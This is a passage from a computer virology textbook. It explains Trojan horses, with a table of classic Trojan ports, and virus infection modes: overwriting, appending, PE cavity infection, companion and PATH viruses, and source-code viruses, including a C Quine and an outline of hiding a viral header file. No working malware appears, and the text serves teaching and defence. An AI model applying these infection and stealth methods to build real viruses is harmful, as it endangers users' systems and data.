


Fig. 4.3. Action Mechanisms of a Trojan Horse

the most popular Trojan horse programs, let us mention *Back Orifice* (UDP protocol, port 31337), *Netbus* (TCP protocol, port 12345), and *Subseven*. These software, just like logic bombs, are unevenly detected. For example, a properly written Trojan horse program which has not been released on the Internet is likely to evade antivirus software. In this case, the use of a firewall together with an antivirus program (provided both are properly set up) is likely to be more efficient even though some techniques which allow to bypass them are known or are still under investigation and consideration.

Table 4.2 gives the protocol and port used by the most popular Trojan programs. Lure programs – that is to say programs aiming at imitating the behavior of a given legitimate program, like the fake Unix login interface[13] – and keyloggers are simply specific cases of Trojans, in which the server

ICMP echo request is sent and each host which is infected by a server module will return an ICMP echo response). Some additional data are sent by the server module in order for the attacker control it by means of the client.

[13] The *Login Interface* lure was a program which imitated a Unix login interface (asking for the login name and the corresponding password). This lure program in some way

Port	Protocol	Trojan horse
1024	TCP	NetSpy
1243	TCP	SubSeven
1999	TCP	Backdoor
6711	TCP	SubSeven
6712	TCP	SubSeven
6713	TCP	SubSeven
6776	TCP	SubSeven
12345	TCP	Netbus
12346	TCP	Netbus
12456	TCP	Netbus
20034	TCP	Netbus 2 Pro
31337	UDP	Back Orifice
54320	UDP	Back Orifice
54320	TCP	Back Orifice 2000

Table 4.2. Ports and Protocols Used by the Most Famous Trojan Horses

module is reduced to a minimum and remains inactive. The offensive action mostly consists in stealing data (or simply a piece of data) and is performed thanks to an analysis (sniffing) of IP packets which are transferred via the network or are sent to specific addresses. Data can be directly recovered by accessing the target computer hard disk on which wiretapped data is hidden.

The basic techniques may vary over the time. The *Scob/Padodor* attack is probably the best recent example[14] and occured in June 2004. Data were sent to addresses located in Russia [73].

superseded the legitimate one. Whenever a user tried to log in, the lure program stole the data that have been input by the user and simulated a error message (telling the user that the data are incorrect) and then give control back to the legitimate login interface. Stolen data could then be retrieved by the attacker in a way or another (depending on the lure variant).

[14] *Scob* is a Trojan dropper which operates thanks a security flaw in IIS Web servers. It is a script written in Javascript which installs another Trojan horse, called *Padodor*, whenever a user browses a webpage hosted on the infected server and if the user's *Internet Explorer* program contains itself another security flaw. The *Padodor* malware is in fact a *keylogger* which wiretaps and eavedrops user's personal confidential data (username, password, credit card number and PIN number...).

4.4 How Do Viruses Operate?

In this section, we will not make difference between viruses and worms, as far as the modes of operation are concerned. The specific notion of worms will be presented in Section 4.5.2 and it will be shown that in fact worms must only be considered as a particular class of viruses, from an algorithmic point of view.

Viruses usually infect their targets according to four different modes. The process is quite simple: once identified, the virus directly copies itself into the target executable file. Being an executable file, the copy process is performed at binary level.

As a consequence, the infected executable code becomes heterogenous by definition. Let us precise that this specific feature is not shared by source code viruses which will be presented in Section 4.4.5. A direct analysis of the binary code (see Section 4.6) will quickly allow us to detect the presence of a viral code. In addition, the detection remains very easy even in the case of polymorphic viruses.

4.4.1 Overwriting Viruses

These viral programs aim at overwriting or overlaying part of the existing target code. Whenever the virus is executed (via an infected program), it infects targets previously identified by the search routine by overwriting all or part of the program code with its own code. This kind of viral program




Fig. 4.4. Overwriting Mode of Infection

tends to have a very small size – about several tens or hundreds of bytes[15].

[15] The smallest one which has been written by the author takes only 30 bytes in size

Although overwriting code does not carry any final payload (mainly to reduce its size), it turns out to be a very dangerous virus insofar as it succeeds in destroying all the infected executable files (the virus is a paylaod in itself). At this stage, the following three scenarii are possible :

- the virus overwrites the first part of the target code. As a consequence, the specific header of the executable file is erased. Let us recall that the job of the header is to structure data and code in order to facilitate the memory mapping (*EXE header* of 16 bits EXE files, *Portable Executable* header of 32-bit Windows binaries, *ELF* header of Linux format...). As a consequence, the infected progam will be unable to run. This overtwriting scenario is the most commonly used infection mode (see Figure 4.4);
- the virus overwrites the middle or final part of the target code. This scenario is viable if the virus installs a jump function which addresses (points to) the beginning of the viral code. So it will take over the target program and activate its jump functions, thus executing the virus first. As the case may be, the target program may not run (it may be due, for instance, to the fact that the original bytes of the target file replaced by the jump instruction have not been restored in memory; the virus then does not return control to the target program). Similarly, a failure may occur in the execution process of the target program which aborts (in this case, the virus does give control back to the target program but since a part of the code has been overwritten the execution aborts). The purpose behind that scenario is to produce a limited stealth effect (like a normal execution process which suddenly aborts) whose aim is to make the victim believe that his computer has been affected by a software failure rather than a computer attack;
- the target code is merely replaced with the viral one. This technique is rather unusual and easily detectable insofar as all the infected executables (unless stealth features are applied) have a similar size.

In Section 7.3.1, the interested reader will find an example of such a virus written in Bash language and running under Unix.

4.4.2 Adding Viral Code: Appenders and Prependers

Viruses belonging to this category add their codes to the beginning or to the end of the target program. This method will inevitably increase the size of the infected file, unless a stealth technique is applied. Adding code can be envisaged according to the following two possibilities:

- either at the beginning of the original target program (in other words, the viral code is prepended to the target). This method is of little use as putting it into practice is difficult especially in the case of `EXE` binaries containing several segments. Prepending viral code to the original program requires that data addresses and instructions of the original program be recalculated and updated (this recalculation is necessary to obtain a proper memory mapping). Frequently, the target code must also be moved to another place (for instance, in the case of the SURIV virus, viral code is inserted between executable structures (executable header) and the target code itself; some fields or parts of the header must be updated or added as well, like in the relocation pointer table of EXE files). It follows that the amount of reading/writing tends to increase significantly and this may alert the victim;
- or at the end of the original program (in other words, the viral code is appended). This is the most commonly used method. As the virus must generally be run in the first place, it is necessary to slightly alter the target executable file. For instance, the very first bytes of the original program are moved (for instance, they may be memorized in the viral part of the infected file, on the hard disk) and replaced with a function whose job is to jump toward the viral code. During the memory mapping (execution of the infected target file), the virus is executed first, thanks to the jump function. Then, the latter restores the original bytes in memory and returns control to the original program.




Fig. 4.5. Adding Viral Code: The Appender Case

4.4.3 Code Interlacing Infection or Hole Cavity Infection

These viruses mainly target the Windows 32-bit executable files (aka *Portable Executable* or PE files since *Windows 95* version). The header of PE files enables during the file execution, to:

- give suitable technical informations to the system for an efficient memory mapping;
- enable the optimal sharing of `EXE` and `DLL` files for several processes.

All the data that are contained in the format header are built and set up by the compiler and according to the system specifications.

The philisophy and mechanisms of the PE format are very interesting insofar as this format is particulalrly suited for virus writing and viral infection! All the infective power of the viruses that belong to this class lies on the optimal use of some very specific format features, which allows the virus to copy itself within code areas that have been allocated by the compiler but only very partially used by the code itself (hence, the known term of *Hole Cavity Infection* or *Code interlacing* technique). A PE file contains several parts (see Figure 4.6; for more details, the reader will refer to [52] and [150, chap 42]):

- a DOS header which displays the following message when the program is run under the DOS operating system:

  ```
  This program cannot be run in DOS mode.
  ```

  Thus, program must be run in Windows mode;
- the PE header itself. The latter contains two important data structures, which are built and filled in during the compiling and dynamic linking processes. These two structures which are essential for a successful memory mapping and execution of the executable file follow:
  - the `IMAGE_FILE_HEADER` defined by

    ```
    typedef struct{
    WORD Machine; /* CPU platform */
    WORD NumberOfSection;/* number of file sections */
    DWORD TimeDateStamp;  /* Creation date-time */
    DWORD PointerToSymbolTable;
    DWORD NumberOfSymbols;
    WORD SizeOfOptionalHeader;
    WORD Characteristics;
    } IMAGE_FILE_HEADER
    ```




Fig. 4.6. Structure of a PE Executable File

– the `IMAGE_OPTIONAL_HEADER` defined by (only the relevant fields have been given here):

```
typedef struct{
........
DWORD SizeOfCode;
DWORD SizeOfInitializedData;
DWORD SizeOfUnInitializedData;
DWORD AddresOfEntryPoint;
DWORD BaseOfCode;
DWORD BaseOfData;
DWORD ImageBase; /* Preferred load address
```

```
            default : 0x400000 for EXE files */
    DWORD SectionAlignment;
    DWORD FileAlignment;
    ........
    DWORD NumberOfRvaAndSizes; /* Number of sections
                                  which follow   */
    IMAGE_DATA_DIRECTORY DataDirectory[16];
    } IMAGE_OPTIONAL_HEADER
```

- the last field of the latter structure which is in fact an array of IMAGE_DATA_DIRECTORY structures. Each of these structures gives the relative virtual address (RVA) of an important data structure in the PE file such as the import address table (one for each available section). Only the NumberOfRvaAndSizes first entries of this array are filled in while the remaining entries are set to zero;

```
typedef struct{
DWORD VirtualAddress; /* relative virtual address
                         of the table (section) */
DWORD Size;           /* Size of the table in bytes */
} IMAGE_DATA_DIRECTORY
```

- a number of sections (there are exactly as many sections as specified in the NumberOfSection field of the IMAGE_FILE_HEADER). Those sections correspond to the code itself (section .txt), to various variables types (sections .data, bss) and to some other useful data and essential information.

The PE header is then followed by the table of sections which describes all the sections which are effectively present in the file itself. This table is an array of 16 components. The only first NumberOfRvaAndSizes structures are filled in. They all contain a IMAGE_SECTION_HEADER structure, described by

```
typedef struct{
BYTE Name[8]; /* Section Name */
DWORD VirtualSize; /* Section Size (in bytes) */
DWORD VirtualAddress;  /* Relative virtual addresse of
                          the start of the section    */
DWORD SizeOfRawData; /* The size of the section'sd data
                        round up to the next multiple of
```

```
                          file alignment (512 bytes)    */
DWORD PointerToRawData; /* The file offset of the beginning
                          of the section                */
........
} IMAGE_SECTION_HEADER
```

All the addresses that are contained in the PE header refer to the various data and sections. In fact, they are not absolute addresses but only relative addresses (*RVA = Relative Virtual Address*; in other words, an offset value). During the memory mapping which occurs at the very beginning of the file execution (by means of the `MapViewOfFile()` function), the memory location of each of the file sections is obtained by adding the `RVA`s to the `ImageBase` value.

The main "*weakness*" of this format comes from the granularity of the alignment of the sections on the file (granularity of allocation used by the compiler). In order to infect an executable file using a code interlacing mode (aka *Hole Cavity Infection*), the viral code will use the `SizeOfRawData` field value contained in each of the `IMAGE_SECTION_HEADER`. This value is equal to the size of the corresponding section round up to the next multiple of the `FileAlignment` value (which is equal most of the time to 512 bytes). If the section useful part (the data or instructions that are really used by the program) has size 1600 bytes, then the compiler will allocate 2048 bytes for the whole section. The 448 exceeding bytes will be set to zero. They are dummy bits that the virus will infect.

The PE header thus contains all necessary informations to precisely locate all the dummy (unused) areas in the file. Thus the virus will copy itself into these areas that have been overallocated (see Figure 4.7). Moreover, it has to update some values in the PE header in order to maintain header and file consistency once the infection has been completed (in particular, the virus must itself be launched whenever the infected file is executed; therefore it has to install a viral defragmentation code and to update some PE header fields accordingly). Finally, viruses that operate by code interlacing consider and use the best of both worlds. They cumulate the interesting features of both overwriting viruses (the infected file size does not increase) and appender/prepender viruses (the infected file keep on running normally) without their respective drawbacks. The probably most famous virus in the code interlacing class is the *CIH* virus (aka *Chernobyl* virus; for a detailed analysis of this virus, the reader may refer to [62]).




Fig. 4.7. Infection by Code Interlacing (PE file)

4.4.4 Companion Viruses

Although companion viruses do not rank among the most popular viruses, they represent however a real challenge as far as antiviral protection is concerned. Indeed, this infection mode is quite different from the three abovementioned modes. In this mode, the target code is not modified, thus pre-

serving the code integrity[16]. Therein lies the great interest of this infection mode. These viruses operate as follows (see Figure 4.8): the viral code identi-




Fig. 4.8. Companion Virus Infection Mode

fies a target program and duplicates its own code (the virus), but instead of inserting its code in the target code, it creates an additional file (in a possibly different directory, for example), which is somehow linked to the target code as far as execution is concerned (hence the term companion virus). Whenever the user executes a target program which has been infected by this type of virus, the viral copy contained in the additional file is executed first, thus enabling the virus to spread using the same mechanism. Then, the virus calls the original, legitimate target program which is then executed.

What are the different potential mechanisms which allow the viral copy to take execution precedence over the original target program? The following three different mechanisms can be put forward:

- the first type of mechanism is called the preemptive (or prior) execution. This mechanism exploits a specific feature in the given operating system designed to set an order of precedence among the different operations which take place during the execution process of binaries. A fairly eloquent example can be found in MS-DOS systems. In the DOS operating system, the order of precedence in the execution process is defined by the executable filename extension: in terms of execution, files with a `COM` extension (these simple executables only use a segment of memory) take

[16] Let us define first what the term "file integrity" really means (it refers to the general problem of integrity in cryptology; see [110, chap. 9] for more details). We will explain in Chapter 8 what a genuine integrity mechanism must take into account.

precedence over those with an `EXE` extension (these more sophisticated executables use several segments of memory). As for the `EXE` extension, they take precedence over batch files with a `BAT` extension.

If the target is a file denoted `FILE.EXE` (they are the most common files), the virus will infect it by creating a file denoted `FILE.COM` in the same directory (among many other possibilities) and will run it (instead of the former one). Similarly, a file denoted `FILE.BAT` will be infected through a `FILE.COM` or a `FILE.EXE` file (in this latter case, a virus will benefit from more functionalities than a simple `COM` file).

This technique simply makes thus use of features inherent to the given operating system and does not require any modification of the environment. Let us precise than such features exist in other operating systems, especially graphical ones, such as Windows (use of transparent and/or chained icons[17] or executable extensions which are naturally invisible[18], and so on). This mechanism of preemptive execution is very efficient and can be used in all modern operating systems. It is thus surprising that only a few viruses or worms in this class are known;

- the second type of mechanism exploits the hierarchical structure in the search path of executable files. The viruses using this second approach are also known as `PATH` viruses. Incidently, it turns out that the term `PATH` also refers to the name of the environment variable used in the Unix operating system (but other operating systems also have the same environment management mechanism). This variable allows the system to directly locate potential execution directories. Thus the user needs not to use the files full pathname in the tree structure to find a specific executable file. The only thing to do is to indicate the locations where this executable file may be found. The system then scans in strict order all the directories included in this variable and checks whether one of them contains the desired executable file.

  The virus then activates an infection process by creating an extra file with the same name. This file will be inserted in a directory included in

[17] It is possible to stack icons, the one on top being transparent (in the proper sense) or having a color which is almost identical (mimicking icon) to the original target icon. The top icon refers to the virus itself and launched it whenever the icon receive a mouse event. Then, the virus will give control to the target program (infected host) either directly or through the second icon which is located right under the top icon, on the desktop. Another technique consist in creating an additional " viral" icon and to chain it with the target program's own icon (the first icon points to the second one). This last approach has however less stealth features than the first one.

[18] In this respect, the reader will refer to the very interesting *Floydman*'s paper provided on the CDROM.

the environment variable designed to locate executable files (such as the `PATH` variable under Unix/Linux, as an example), and upstream of the legitimate contents directories (provided however that a writing/execution permission has been granted). In this case, the viral code will be executed first. Generally, the virus also alters the `PATH` variable (see Chapter 8), and this special feature means that `PATH` viruses fall into a separate category owing to an (possible) alteration of the environment. Let us notice that this modification does not occur in the first above-mentioned type of mechanism.

An alternative approach[19] consists of bypassing the existing file indexing structures on the hard disk rather than bypassing the `PATH` variable. For instance, this can be done by bypassing the *File Allocation Table* or FAT for short (FAT/FAT32) under DOS/Windows operating systems. These chained lists structures enable the operating system to locate on the hard disk the file image which is to be mapped into memory. For instance, its entry point in this structure is the first cluster address (a set of several sectors). The chained list[20] structure then enables clusters including the rest of the file to be located and mapped into memory. Once the virus has stored the first cluster address of the target file (within the virus's own code), it then replaces it with the first cluster of the viral file. Whenever the infected file is run, the operating system loads the viral file instead. After its own execution, the viral file then passes control to the target program by using the first cluster address which has been stored within the viral code during the infection process;

- the third type of mechanism works independently of the operating system (unless access permission are required). Chapter 8 will be devoted to this mechanism. The latter is based on a quite simple principle: once the target has been identified, the virus renames it making sure that the execute permissions are preserved (at least temporarily). Then the virus makes an exact copy of itself which replaces the attacked program. At this stage, two programs still coexist. Whenever the target program is run, the virus operates first, spreads the infection and executes the renamed program. Of course, some problems will have to be solved from a practical point of view to avoid any early detection (for instance, all the infected executables – to be more precise, their viral part – will be likely to have the same size, or the number of files will increase significantly). Later

[19] Viruses belonging to this class are incorrectly called FAT viruses. Incidently, the FAT is only the infection medium, in no case it is the target.

[20] A chained lists structure is a list of items, each of them contains a pointer to the next item in the list.

in Chapter 8, further details on basic viral algorithmics of companion viruses will be provided which proved to be very powerful in removing such constraints.

4.4.5 Source Code Viruses

This type of virus falls into a very different category. Be that as it may, source code viruses are actually an infection mode.

The principle is again quite simple. As a first stage, a virus or a worm which is under the form of an executable duplicates its own code. However, unlike what is going on in the four above mentioned modes, the target is the source code of a program while the duplicated code is the source code of the virus. The program which is infected in such a way must therefore be recompiled in order to produce a valid executable. The duplication of the code actually corresponds to the *Quine* programs, which have been presented in Section 2.2.4. Figure 4.9 illustrates the way such viruses work. However,




Fig. 4.9. Source Code Infection

duplicating the code is not sufficient to write such a virus. A rapid analysis of the infected source code could easily betray the presence of the virus (even though in pratice, users are unlikely to perform such a long and tedious analysis in the case of large programs). An appropriate solution would be to use more sophisticated mechanisms when duplicating the considered source code.

The main advantage of code viruses stems from the fact that the produced executable is perfectly homogeneous and this feature sharply differentiates them from the other infection modes (in these cases, binary codes are modified from outside). Another advantage of such viruses, is that they are able to totally bypass all the known antiviral techniques, including integrity checks. This has been demonstrated by a number of experiments.

An additional advantage is that they can infect computers even when for instance the attacker has no information about what kind of environment is being used (especially, the type of operating system). Such viruses may also be effective, in new and unknown environments. An attacker will have no option but to assume that the victim uses a compiler which is in line with current standards (such as the `ANSI` standard for the C language).

One may argue that integrity codes enable source codes to be protected especially those downloaded from the Internet. Any file modification will be then detected whenever the integrity code is recalculated and verified. True, it is a fact that the `MD5` hash function [128] is actually the most widely used function (even though, in most cases, no integrity code is used). However, one can express some doubts about the efficiency of such functions and especially as regards the `MD5` hash function:

- on the one hand, if the attacker manages to infect a source code (either by breaking into the operating system or via an infection process launched by an unaware victim), producing a new hash value and replacing the old one[21] with the new one will be a child's play for him;
- on the other hand, the security of some integrity functions can be questionned. The `MD5` hash function which is widely used, was put into question by H. Dobbertin [53], in 1996. The latter told the author in 1998, that the complete cryptoanalysis of the `MD5` function seemed about to succeed. He explained that his technique designed for operational cryptanalysis of the `MD4` hash function could be applied sucessfully to the `MD5` hash function, whose design is very close to that of the `MD4` hash function. This assertion has beem since confirmed in August 2004. Collisions on `MD5` have been published as well as collisions for other famous hash functions like `HAVAL-128` or `RIPEMD` [158]. This essential result demonstrates that source code infection is quite possible, given the wide use of

[21] This is far more difficult when the hash values are encrypted, or more generally protected. However, viral techniques enable to bypass any such protection, especially when using combined viruses (see Chapter 13 for more details).

`MD5` as integrity tool[22]. What about the security of other hash functions? Unfortunately, since the technique used in [158] has not been published yet, nothing can be said.

As a general rule, a source code virus operates in the following way:

1. first, the virus creates a `virus.h` file (its goes without saying that a real-life virus will require a more subtle name; see further) which includes the source code of the virus. This file is made of two parts: the virus code which will have to be compiled, and the same code which will be contained in an array of characters (e.g of unsigned char type). In this respect, a fine example worth mentioning is the *Quine* code which was written by Daniel Martin (see Section 2.2.4 as well). Let us precise that the code which must fit on a single line has been split into several lines, to suit the book text layout.

```
#include<stdio.h>
char a[] = "\";\nmain() {char *b=a;printf(\"#include<st
dio.h>\\nchar a[] = \\\"\");\nfor(;*b;b++) {switch(*b){
case '\\n': printf(\"\\\\n\"); break;\ncase '\\\\':case
 '\\\"': putchar('\\\\'); default: putchar(*b);}} printf
(a);}\n";main() {char *b=a;printf("#include<stdio.h>\n
char a[] = \"");for(;*b;b++) {switch(*b){case '\n':
 printf("\\n"); break;case '\\': case '\"': putchar('\
\'); default: putchar(*b);}} printf(a);}
```

   Creating an auto-replicating program of *Quine* type is all the more complex as the size of the program is large (more than some dozens of bytes). Precisely, source code viruses take much space. M. Ludwig [105, chap. 13] has developed a rather efficient method to solve this problem. Once the file has been created in this way, it goes without saying that it must be carefully hidden in order to avoid being detected during a common directory listing;
2. then, the virus infects the target source files according to two next steps:
   a) the virus inserts a inclusion directive such as `#include "virus.h"`. An interesting technique consists in creating for instance under Linux a viral source file whose name is `.stdio.h` (a hidden file), and then to replace the `#include <stdio.h>` directive with the

[22] It is rather surprising that users go on using this function in spite of the first results obtained by H. Dobbertin. It is not unusual that more questionable cryptanalyses discredit cyphersystems which, all things considered, provided a fairly good security level.

`#include ".stdio.h"` one. This solution which can be largely optimized is much more difficult to detect (since users do not pay much attention to inclusion directives or program headers when reading source code). Let us mention that far more sophisticated techniques exist;

b) then the virus inserts inserts one or several instructions into the source code of the target program so that the virus may be called (the best way consits in hide these instructions in comments, but far many other tricks may be used);

3. incidently, the virus itself may compile the infected source file in order to produce an infected binary code directly. On its own or with the help of other viruses (this is the case of combined viruses), it will be also able to handle integrity codes, and/or change the times of last modification or access.

The interested reader will find in [57] an example of a virus written in source code. It must be stressed on that having source codes at one's disposal (and this argument is often put forward as far as free software are concerned) is not a guarantee of security. Who is ready to read a code which contains some thousands or dozens of thousands of lines and whose readability is mediocre (please refer to `www.ioccc.org` to see the result of all that when the C language is used)? Besides, the compiler may directly be responsible for the infection and trigger it (the excellent K. Thompson's paper [152] is very enlightening about this issue). The only way of obtaining almost all the desired guarantees is to control the compiler binaries as well. In other words, we must have a way to produce them from a reliable source code using a compiler binary that can be trusted. Let us say almost all the desired guarantees because all the functionalities and tricks described in K. Thompson's paper may be implemented directly at the processor level.

4.4.6 Anti-Antiviral Techniques

Anti-antiviral techniques which have been developed for various computer infections fairly well illustrate the general issue behind the term security[23].

Definition 40 *Security: a set of measures and techniques designed to protect a system against malicious actions, whose inner nature aims is to adapt to the protection that are put up to those malicious actions.*

[23] As for the term "*safety*" (or sometimes "*reliability*") it usually refers to technical measures designed to fight against non malicious attacks, such as device breakdowns, transmission noise... These incidents are ruled by statistical laws which do not vary when a protection is set.

In the context of antiviral protection, it is quite logical that viruses, worms or any other malware use techniques to prevent or disable opposing functionalities installed by antiviral software or firewalls. Two main techniques can be put forward:

